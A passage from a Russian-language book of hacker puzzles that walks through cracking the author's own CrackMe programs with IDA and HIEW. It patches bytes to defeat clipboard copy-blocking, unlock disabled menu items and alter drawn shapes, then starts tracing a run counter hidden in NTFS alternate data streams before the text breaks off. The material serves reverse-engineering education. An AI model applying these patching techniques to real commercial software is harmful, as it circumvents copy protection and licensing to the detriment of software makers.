


Рис. II.6.8, б. Список импортируемых функций `ussr.exe`

#### Листинг II.6.8, а. Вызов API-функции `SendMessageA`

```
.text:0040117E      mov     eax, hWnd
.text:00401183      mov     edi, ds:SendMessageA
.text:00401189      push    0                ; lParam
.text:0040118B      push    0                ; wParam
.text:0040118D      push    0B1h             ; Msg
.text:00401192      push    eax              ; hWnd
.text:00401193      call    edi; SendMessageA
```

IDA самостоятельно расставила комментарии к коду, чем значительно облегчила понимание дизассемблированного листинга. Как видно, наша догадка оправдалась: `wParam` и `lParam` содержат нулевые значения. Так как нам нужно включить выделение в программе, то первая мысль, которая приходит в голову, это вместо сообщения `0B1h` подставить нулевое сообщение. Но можно сделать еще меньшие исправления (напомню, что в задании требуется внести *минимальные* исправления в файл). Если изменить сообщение с `0B1h` на `0B0h`, в итоге будет отправлено сообщение `EM_GETSEL` вместо `EM_SETSEL`. Внесем изменения в файл. Предварительно запомним (запишем на листочек) смещение `0040118D` оператора `PUSH 0B1h`, найденное в IDA. В HIEW процедура внесения будет выглядеть следующим образом. Откроем в нем `ussr.exe`, это можно сделать из командной строки:

```
> hiew.exe ussr.exe
```

Далее перейдем в режим дизассемблера (клавишей `<F4>` или двумя нажатиями `<Enter>`, если этот режим не установлен по умолчанию). Нажмем `<F5>`, чтобы перейти к нужному смещению, и введем адрес этого смещения с точкой в начале, т. е. `.40118D`. Нажмем `<F3>` для редактирования, подведем курсор к `B1` и исправим на `B0`. Затем нажмем клавишу `<F9>` для обновления и `<Esc>` для выхода. Проверим работу программы. Выделение включилось, можно выделять любые блоки текста, однако попытка скопировать текст в буфер обмена не приводит ни к какому результату. Создается только видимость копирования, но при последующей вставке буфер оказывается пуст. Следовательно, в программе стоит дополнительная защита, не позволяющая заносить текст в буфер обмена. Подумаем, как это может быть реализовано. Основные Win32 API-функции для работы с буфером обмена — это `OpenClipboard` для открытия буфера, `EmptyClipboard` для его очистки, `SetClipboardData` для внесения данных в буфер и `CloseClipboard` для его закрытия. Так как работа с буфером обмена начинается с его открытия, то поищем в списке импортируемых функций в IDA функцию `OpenClipboard` нашей "электронной книги". И такая функция есть! По аналогии, как мы это делали с функцией `SendMessage`, перейдем по перекрестным ссылкам к тому месту в коде, где используется `OpenClipboard`, вот что мы там увидим (листинг II.6.8, б).

#### Листинг II.6.8, б. Вызовы API-функций для работы с буфером обмена

```
.text:0040116C      call     ds:OpenClipboard
.text:00401172      call     ds:EmptyClipboard
.text:00401178      call     ds:CloseClipboard
```

Как видно, программа просто открывает буфер обмена, очищает его и тут же закрывает, поэтому, чтобы мы не копировали в него, он всегда будет очищен.

Понятно, что нам нужно каким-то образом избавить программу от действия этих функций. Самое простое, что приходит на ум, — это просто заменить ничего не делающими операторами NOP (код 90h) все эти функции или, по крайней мере, одну EmptyClipboard. Но в задании требуется внести *минимальные* изменения, поэтому подумаем, как это реализовать. Например, можно вызвать OpenClipboard с параметром -1, т. е. OpenClipboard(-1), в этом случае операция открытия буфера завершится неудачно и последующие функции не будут работать с буфером. Для этого нужно исправить всего один байт. Можно также вместо EmptyClipboard вызвать CloseClipboard, тогда второй CloseClipboard система обрабатывать не будет. Предлагаю читателю самостоятельно внести эти изменения и посмотреть результат. Итого, исправлением всего двух байтов можно снять "защиту от копирования текста".

В листинге II.6.9, в показан исходный код программы ussr.exe. Исходный код, файл проекта и прочие вспомогательные файлы можно найти на прилагаемом компакт-диске в каталоге \PART II\Chapter6\6.8\ussr.

### **Примечание**

Стоит отметить, что данный код и все остальные в этой главе, не может служить образцом для подражания, т. к. он крайне не оптимизирован. Впрочем, это плохо для коммерческих продуктов, но хорошо для CrackMe, в которых чем "извращеннее" код, тем лучше.

### **Листинг II.6.9, в. Исходный код программы ussr.exe**

```
#include <windows.h>
#define ID_Edit 101
HINSTANCE hInst;
LRESULT CALLBACK EditDemoWndProc (HWND, UINT, WPARAM, LPARAM);
int WINAPI WinMain (HINSTANCE hInstance, HINSTANCE hPrevInstance,
                    PSTR szCmdLine, int iCmdShow)
{
    static char szClassName[] = "E-Book";
    HWND hwnd;
    MSG msg;
    WNDCLASS WndClass;
    hInst = hInstance;

    WndClass.style          = CS_HREDRAW | CS_VREDRAW;
    WndClass.lpfnWndProc    = EditDemoWndProc;
    WndClass.cbClsExtra     = 0;
    WndClass.cbWndExtra     = 0;
    WndClass.hInstance      = hInstance;
    WndClass.hIcon          = LoadIcon (NULL, IDI_APPLICATION);
```





```
"I'm back in the U.S.S.R.\r\n"
"You don't know how lucky you are boy\r\n"
"Back in the U.S.S.R.\r\n\r\n"

"Been away so long I hardly knew the place\r\n"
"Gee it's good to be back home\r\n"
"Leave it till tomorrow to unpack my case\r\n"
"Honey disconnect the phone\r\n"
"I'm back in the U.S.S.R.\r\n"
"You don't know how lucky you are boy\r\n"
"Back in the U.S.S.R.\r\n\r\n"

"Well the Ukraine girls really knock me out\r\n"
"They leave the West behind\r\n"
"And Moscow girls make me sing and shout\r\n"
"That Georgia's always on my mind.\r\n\r\n"

"I'm back in the U.S.S.R.\r\n"
"You don't know how lucky you are boys\r\n"
"Back in the U.S.S.R.\r\n\r\n"

"Show me round your snow peaked mountains way down south\r\n"
  "Take me to your daddy's farm\r\n"
    "Let me hear your balalaika's ringing out\r\n"
    "Come and keep your comrade warm.\r\n"
    "I'm back in the U.S.S.R.\r\n"
    "You don't know how lucky you are boys\r\n"
    "Back in the U.S.S.R.\r\n\r\n";
```

```
OpenClipboard(NULL);
EmptyClipboard();
CloseClipboard();
SendMessage(hEditWnd, EM_SETSEL, 0, 0);
switch (Message)
{
case WM_CREATE:
  GetClientRect(hWnd, &Rect);
  hEditWnd=CreateWindow("edit",NULL,
                        WS_CHILD|WS_VISIBLE|
                        WS_HSCROLL|WS_VSCROLL|
                        WS_BORDER|ES_LEFT|
                        ES_MULTILINE|ES_AUTOHSCROLL|
                        ES_AUTOVSCROLL|ES_READONLY,
                        0,0,0,0,
```

```

        hWnd,
        (HMENU) ID_Edit,
        hInst,
        NULL);

SendMessage(hEditWnd, WM_SETTEXT, 0, (LPARAM) lpzTrouble);
return 0;
case WM_SIZE:
    MoveWindow(hEditWnd, 0, 0, LOWORD(lParam), HIWORD(lParam), TRUE);
    return 0;
case WM_SETFOCUS:
    SetFocus(hEditWnd);
    return 0;
case WM_DESTROY:
    PostQuitMessage(0);
    return 0;
}
return DefWindowProc(hWnd, Message, wParam, lParam);
}

```

## 6.9. Фигуры

Для того чтобы включить пункты меню в программе, попробуем сначала воспользоваться каким-нибудь редактором ресурсов, таким как Resource Hacker (<http://rpi.net.au/~ajohnson/resourcehacker>). Нам нужно найти параметр GRAYED (элемент недоступен и отображается серым цветом) у пунктов **About** и **Exit** и удалить этот параметр, чтобы сделать пункты доступными. Однако редактор ресурсов не отображает параметры меню (рис. II.6.9, а). Более того, пункт **About** вообще отсутствует в ресурсах. Следовательно, параметр GRAYED для обоих пунктов задается в самой программе, а пункт **About**, кроме всего прочего, полностью создается программно.

### *Ламеру на заметку*

Меню можно определять в ресурсах или программно с помощью функций Win32. Возможен также комбинированный подход, когда часть меню создается в ресурсах, а другая часть — с помощью API-функций. Именно с последним вариантом мы столкнулись в данной задаче.

Параметр GRAYED программно устанавливается обычно с помощью Win32 API-функции `EnableMenuItem`. Для пункта меню **Exit** она будет выглядеть следующим образом:

```
EnableMenuItem(hMenu, IDM_EXIT, MF_GRAYED);
```

Откроем `figure.exe` в дизассемблере IDA и найдем эту функцию в окне **Imports** (**View | Open subviews | Imports**), перейдем по перекрестной ссыл-

ке в то место программы, где используется эта функция, там мы увидим следующее (листинг II.6.9, а).




Рис. II.6.9, а. Ресурсы программы figure.exe

#### Листинг II.6.9, а. Вызов API-функции EnableMenuItem

```
.text:0040116C      push    1
.text:0040116E      push    2
.text:00401170      push    eax
.text:00401171      call    ds:EnableMenuItem; Enable/disable/grays
```

В EAX заносится хэндл (handle) меню командой MOV EAX, hMenu (ее можно увидеть немного выше по коду). Оператор PUSH 2 наиболее вероятно проталкивает в стек номер пункта меню, параметры которого мы хотим изменить. Об этом можно догадаться, если посмотреть в Resource Hacker; 2 — это номер пункта Exit. Очевидно, что PUSH 1 это и есть параметр, который нам нужно изменить. Попробуем изменить его на ноль. Запомним адрес этого оператора в окне IDA (40116Ch) и откроем программу в HIEW, перейдем, как мы это уже неоднократно делали в предыдущих решениях, в режим дизассемблера (клавишей <F4> или двумя нажатиями <Enter>, если этот режим не установлен по умолчанию). Нажмем <F5>, чтобы перейти к нужному смещению, и введем адрес этого смещения с точкой в начале, т. е. .40116C. Нажмем <F3> для редактирования, подведем курсор к 01 и исправим на 00. Затем нажмем клави-

шу <F9> для обновления и <Esc> для выхода. Проверим работу программы. Пункт **Exit** включился и успешно работает!

Теперь разберемся с пунктом **About**. Как мы уже поняли ранее, он создается с помощью Win32 API-функций, обычно для этого используется функция `AppendMenu`, которая для пункта **About** будет выглядеть так:

```
AppendMenu(hMenuPopup, MF_STRING|MF_GRAYED, IDM_ABOUT, "&About");
```

Найдем ее в программе с помощью IDA (листинг II.6.9, б).

#### Листинг II.6.9, б. Вызов API-функции `AppendMenu`

```
.text:004010CD      mov     edi, ds:AppendMenuA
.text:004010D3      push   offset aAbout ; lpNewItem
.text:004010D8      push   14h           ; uIDNewItem
.text:004010DA      push   1             ; uFlags
.text:004010DC      push   eax           ; hMenu
```

IDA самостоятельно прокомментировала код, чем значительно облегчила задачу. Исправим в HIEW флаг 1 по адресу 4010DA на 0. Если все прошло удачно, то пункт **About** в программе будет включен. Таким образом, первый пункт задачи мы выполнили, теперь разберемся с фигурами. Функция Win32 API, которая рисует прямоугольники, называется `Rectangle`, эллипсы — соответственно `Ellipse` и секторы — `Pie` (подробнее о них можно узнать в MSDN). Найдем код функции `Rectangle` в программе с помощью IDA (в этом поможет окно **Imports**), листинг II.6.9, в.

#### Листинг II.6.9, в. Вызов API-функции `Rectangle`

```
.text:0040123D      push   0FFFFFFF38h
.text:00401242      push   0FFFFFFE0Ch
.text:00401247      push   0C8h
.text:0040124C      push   1F4h
.text:00401251      push   edi
.text:00401252      call   ds:Rectangle
```

Синтаксис функции `Rectangle` имеет следующий вид:

```
Rectangle(hdc, x1, y1, x2, y2);
```

Очевидно, первые три числа, проталкиваемые в стек, — это координаты прямоугольника, которые нам и нужно исправить. Так как фигуры выводятся строго посередине окна, то наиболее вероятно была выбрана система координат с нулем (0,0) в центре окна. Таким образом, должны присутствовать

координаты с отрицательными значениями, каковыми и являются FFFFFFF38h (–200 в десятичной системе) и FFFFFFFE0Ch (–500). Шестнадцатеричные значения 0C8h и 1F4h это соответственно 200 и 500 в десятичной системе счисления. Понятно, что нам нужно установить все четыре значения одинаковыми, если считать в абсолютных величинах. Сделаем их равными 500, т. е. чтобы код выше выглядел так (листинг II.6.9, з).

**Листинг II.6.9, з. Измененные параметры функции Rectangle**

```
.text:0040123D      push    0FFFFFFE0Ch
.text:00401242      push    0FFFFFFE0Ch
.text:00401247      push    1F4h
.text:0040124C      push    1F4h
.text:00401251      push    edi
.text:00401252      call    ds:Rectangle
```

Проведем изменения в HIEW, и вот какой результат мы получим — рис. II.6.9, б.

Предлагаю читателю самостоятельно найти решения для эллипса и сектора. По аналогии с прямоугольником это теперь будет очень просто сделать.




Рис. II.6.9, б. Программа выводит квадрат вместо прямоугольника

В листинге II.6.9, *д* показан исходный код программы figure.exe. Исходный код, файл проекта и прочие вспомогательные файлы можно найти на прилагаемом компакт-диске в каталоге \PART II\Chapter6\6.9\figure.

**Листинг II.6.9, *д* Исходный код программы figure.exe**

```
#include <windows.h>
#include "menuf.h"
LRESULT CALLBACK WndProc (HWND, UINT, WPARAM, LPARAM);
char szAppName[] = "Figure";
static int iSelection;
HMENU hMenu, hMenuPopup;
int WINAPI WinMain (HINSTANCE hInstance, HINSTANCE hPrevInstance,
                    PSTR szCmdLine, int iCmdShow)
{
    HWND hwnd;
    MSG msg;
    WNDCLASSEX wndclass;
    wndclass.cbSize           = sizeof (wndclass);
    wndclass.style            = CS_HREDRAW | CS_VREDRAW;
    wndclass.lpfnWndProc      = WndProc;
    wndclass.cbClsExtra       = 0;
    wndclass.cbWndExtra       = 0;
    wndclass.hInstance        = hInstance;
    wndclass.hIcon            = LoadIcon (NULL, IDI_APPLICATION);
    wndclass.hCursor          = LoadCursor (NULL, IDC_ARROW);
    wndclass.hbrBackground    = (HBRUSH) GetStockObject (WHITE_BRUSH);
    wndclass.lpszMenuName     = szAppName;
    wndclass.lpszClassName    = szAppName;
    wndclass.hIconSm          = LoadIcon (NULL, IDI_APPLICATION);
    RegisterClassEx (&wndclass);
    hwnd = CreateWindow (szAppName, "Figure",
                        WS_OVERLAPPEDWINDOW,
                        CW_USEDEFAULT, CW_USEDEFAULT,
                        CW_USEDEFAULT, CW_USEDEFAULT,
                        NULL, NULL, hInstance, NULL);
    hMenu = GetMenu (hwnd);
    hMenuPopup = CreateMenu();
    AppendMenu(hMenuPopup, MF_STRING|MF_GRAYED, IDM_ABOUT, "&About");
    AppendMenu(hMenu, MF_POPUP, (UINT) hMenuPopup, "&Help");
    ShowWindow (hwnd, iCmdShow);
    UpdateWindow (hwnd);
    while (GetMessage (&msg, NULL, 0, 0))
```

```
{
    TranslateMessage (&msg);
    DispatchMessage (&msg);
}
return msg.wParam;
}

LRESULT CALLBACK WndProc (HWND hwnd, UINT iMsg, WPARAM wParam, LPARAM
lParam)
{
    HDC hdc;
    PAINTSTRUCT ps;
    static int x, y;
    EnableMenuItem (hMenu, IDM_EXIT, MF_GRAYED);
    switch (iMsg)
    {
        case WM_SIZE:
            x = LOWORD(lParam);
            y = HIWORD(lParam);
            break;
        case WM_PAINT:
            hdc = BeginPaint(hwnd, &ps);
            SetMapMode(hdc, MM_ISOTROPIC);
            SetViewportOrgEx(hdc, x/2, y/2, NULL);
            switch (iSelection)
            {
                case IDM_RECTANGLE:
                    Rectangle(hdc, 500, 200, -500, -200);
                    ValidateRect(hwnd, NULL);
                    EndPaint(hwnd, &ps);
                    return 0;
                case IDM_ELLIPSE:
                    Ellipse (hdc, -200, -500, 200, 500);
                    ValidateRect(hwnd, NULL);
                    EndPaint(hwnd, &ps);
                    return 0;
                case IDM_PIE:
                    Pie(hdc, -300, -300, 300, 300, 0, 300, -300, 0);
                    ValidateRect(hwnd, NULL);
                    EndPaint(hwnd, &ps);
                    return 0;
                case IDM_CLEAR:
                    ValidateRect(hwnd, NULL);
                    EndPaint(hwnd, &ps);
            }
        }
    }
```

```
        return 0;
    }
    break;
case WM_COMMAND:
    switch (LOWORD (wParam))
    {
        case IDM_EXIT:
            SendMessage (hwnd, WM_CLOSE, 0, 0L);
            return 0;
        case IDM_CLEAR:
        case IDM_RECTANGLE:
        case IDM_ELLIPSE:
        case IDM_PIE:
            CheckMenuItem (hMenu, iSelection, MF_UNCHECKED);
            iSelection = LOWORD (wParam);
            CheckMenuItem (hMenu, iSelection, MF_CHECKED);
            InvalidateRect (hwnd, NULL, TRUE);
            return 0;
        case IDM_ABOUT:
            MessageBox (hwnd, "Figure Program. (c) Ivan Sklyaroff",
                        "About", MB_ICONINFORMATION | MB_OK);
            return 0;
    }
    break;
case WM_DESTROY:
    PostQuitMessage (0);
    return 0;
}
return DefWindowProc (hwnd, iMsg, wParam, lParam);
}
```

## 6.10. Где счетчик?

Сразустораживает то, что для работы программы требуется файловая система NTFS. Что есть такое необходимое в NTFS для сокрытия счетчика, чего нет в других файловых системах? Попробуем отследить счетчик с помощью утилиты FileMon ([www.sysinternals.com](http://www.sysinternals.com)). Я запустил программу stream.exe из каталога STREAM, расположенного на диске E:. Как видно на рис. II.6.10, утилита FileMon обнаружила файловые операции, происходящие по таким странным путям:

E:\STREAM\stream.exe:sklyaroff

E:\STREAM\:sklyaroff



Нужно просто знать, что запись с двоеточием типа `:sklyaroff` — это не что иное, как обозначение альтернативных потоков данных AFS (подробнее см. задачу 3.3 "Молодой информатик" ищет, куда подевалось свободное место на диске"), которые поддерживаются файловой системой NTFS (в отличие от FAT). На рис. II.6.10 зафиксирована операция чтения из потоков данных, ниже в этом же списке (чего не видно на рис. II.6.10) утилитой FileMon можно обнаружить операцию записи в эти же самые потоки.

#	Time	Process	Request	Path	Result	Other
569	12:49:33	stream.exe:3752	OPEN	E:\WINDOWS\SYSTEM32\KERNEL32.DLL	SUCCESS	Options: Open Access: Exe
570	12:49:33	stream.exe:3752	OPEN	E:\WINDOWS\SYSTEM32\USER32.DLL	SUCCESS	Options: Open Access: Exe
571	12:49:33	stream.exe:3752	OPEN	E:\WINDOWS\SYSTEM32\GDI32.DLL	SUCCESS	Options: Open Access: Exe
572	12:49:33	stream.exe:3752	OPEN	E:\WINDOWS\SYSTEM32\ADVAPI32.DLL	SUCCESS	Options: Open Access: Exe
573	12:49:33	stream.exe:3752	OPEN	E:\WINDOWS\SYSTEM32\RPCRT4.DLL	SUCCESS	Options: Open Access: Exe
574	12:49:33	stream.exe:3752	OPEN	E:\WINDOWS\SYSTEM32\UXTHEME.DLL	SUCCESS	Options: Open Access: Exe
575	12:49:33	stream.exe:3752	OPEN	E:\WINDOWS\SYSTEM32\MSVCRT.DLL	SUCCESS	Options: Open Access: Exe
576	12:49:33	stream.exe:3752	OPEN	E:\STREAM	SUCCESS	Options: Open Directory Ac
577	12:49:33	stream.exe:3752	QUERY INFORMATION	E:\STREAM\stream.exe:Local	FILE NOT F...	Attributes: Error
578	12:49:33	stream.exe:3752	OPEN	E:\	SUCCESS	Options: Open Directory Ac
579	12:49:33	stream.exe:3752	QUERY INFORMATION	E:\	SUCCESS	FileNameInformation
580	12:49:33	stream.exe:3752	QUERY INFORMATION	E:\	SUCCESS	FileFsAttributeInformation
581	12:49:33	stream.exe:3752	CLOSE	E:\	SUCCESS	
582	12:49:33	stream.exe:3752	OPEN	E:\STREAM\stream.exe:sklyaroff	SUCCESS	Options: Open Access: All
583	12:49:33	stream.exe:3752	OPEN	E:\STREAM\sklyaroff	SUCCESS	Options: Open Access: All
584	12:49:33	stream.exe:3752	READ	E:\STREAM\stream.exe:sklyaroff	SUCCESS	Offset: 0 Length: 4
585	12:49:33	stream.exe:3752	READ	E:\STREAM\sklyaroff	SUCCESS	Offset: 0 Length: 4
586	12:49:33	stream.exe:3752	CLOSE	E:\STREAM\stream.exe:sklyaroff	SUCCESS	
587	12:49:33	stream.exe:3752	CLOSE	E:\STREAM\sklyaroff	SUCCESS	
588	12:49:33	stream.exe:3752	QUERY INFORMATION	E:\WINDOWS\System32\uxtheme.dll	SUCCESS	Attributes: A
589	12:49:33	stream.exe:3752	OPEN	E:\WINDOWS\System32\uxtheme.dll	SUCCESS	Options: Open Access: Exe
590	12:49:33	stream.exe:3752	QUERY INFORMATION	E:\WINDOWS\System32\uxtheme.dll	SUCCESS	Length: 203264
591	12:49:33	stream.exe:3752	CLOSE	E:\WINDOWS\System32\uxtheme.dll	SUCCESS	
592	12:49:33	stream.exe:3752	QUERY INFORMATION	E:\WINDOWS\System32\uxtheme.dll	SUCCESS	Attributes: A
593	12:49:33	stream.exe:3752	OPEN	E:\WINDOWS\System32\uxtheme.dll	SUCCESS	Options: Open Access: Exe
594	12:49:33	stream.exe:3752	CLOSE	E:\WINDOWS\System32\uxtheme.dll	SUCCESS	
595	12:49:33	stream.exe:3752	QUERY INFORMATION	E:\STREAM\UxTheme.dll	FILE NOT F...	Attributes: Error
596	12:49:33	stream.exe:3752	QUERY INFORMATION	E:\WINDOWS\System32\UxTheme.dll	SUCCESS	Attributes: A
597	12:49:33	stream.exe:3752	QUERY INFORMATION	E:\WINDOWS\System32\uxtheme.dll	SUCCESS	Attributes: A

Рис. II.6.10. Утилита FileMon обнаружила потоки данных

Теперь понятно, что счетчик сохраняется в этих потоках. Видно, что используются два потока, один непосредственно присоединен к файлу `stream.exe:sklyaroff`, а второй — к текущему каталогу `\STREAM\sklyaroff`. Посмотрим, что в них содержится:

```
E:\STREAM>more < stream.exe:sklyaroff
```

```
36
```

```
E:\STREAM>more < :sklyaroff
```

```
35
```

Эти значения были занесены в потоки после того, как счетчик запусков программы показал значение 7. Для значения 6 в потоках оказались числа 97 и 103 и т. д. Как это понять? Такое ощущение, что в потоки заносятся совершенно случайные числа. И зачем вообще два потока, ведь счетчик только один? Напомню, что нам по заданию нужно внести такое значение в счетчик, чтобы он работал "вечно". Чтобы понять, что происходит, проанализируем

